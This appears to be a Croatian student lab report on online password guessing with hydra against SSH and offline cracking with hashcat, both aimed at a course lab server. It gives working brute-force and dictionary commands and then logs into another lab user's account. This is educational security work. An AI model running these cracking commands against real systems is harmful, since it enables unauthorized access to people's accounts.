


Izvještaj pete laboratorijske vježbe


1. **Online Password Guessing**

- Kod online password guessinga sva nagađanja se šalju na legitimni server.
- Prvo smo u CMD provjerili možemo li dosegnuti lab server tako što smo ga pingali.

```
ping a507-server.local
```


- Instalirali smo hydra aplikaciju kako bi mogli izvesti online password guessing napad na svoj account. O šifri su nam poznate sljedeće informacije : sastoji se od malih slova i duljina šifre je od 4 do 6 karaktera.

```
hydra -l bilic_barbara -x 4:6:a 10.0.15.8 -V -t 4 ssh
```



- Kada smo izračunali koliko vremena bi bilo potrebno da na ovakav način otkrijemo šifru dobili smo rezultat da bi trebalo otprilike 32 godine.
- Kako bi se smanjilo vrijeme pronalaženja odgovarajuće šifre napravili smo dictionary.

```
wget -r -nH -np --reject "index.html*" http://a507-server.local:8080/dictionary/g4/
hydra -l bilic_barbara -P dictionary/g4/dictionary_online.txt 10.0.15.8 -V -t 4 ssh
```



- Sada vidimo da s dictionaryem imamo puno manje mogućih šifri te smo šifru saznali u roku nekoliko minuta.


2. **Offline Password Guessing**

- Kod offline password guessinga napadač nije u online interakciji sa serverom.
- Prvo smo instalirali hashcat tool te spremimo password hash iz prethodnog koraka.
- I u ovom napadu smo koristili dictionary kako bismo za manje vremena okrili šifru.

```
sudo apt-get install hashcat

# Test it
hashcat

hashcat --force -m 1800 -a 3 hash.txt ?l?l?l?l?l?l --status --status-timer 10

wget -r -nH -np --reject "index.html*" http://a507-server.local:8080/dictionary/g4/
```

- Zatim provjerimo validnost otkrivene šifre.

```
# ssh <username>@<your IP address>
ssh jean_doe@10.0.15.8
```



- Na slici vidimo da smo offline napadom na ovaj način pristupili korisničkom računu od John Doe.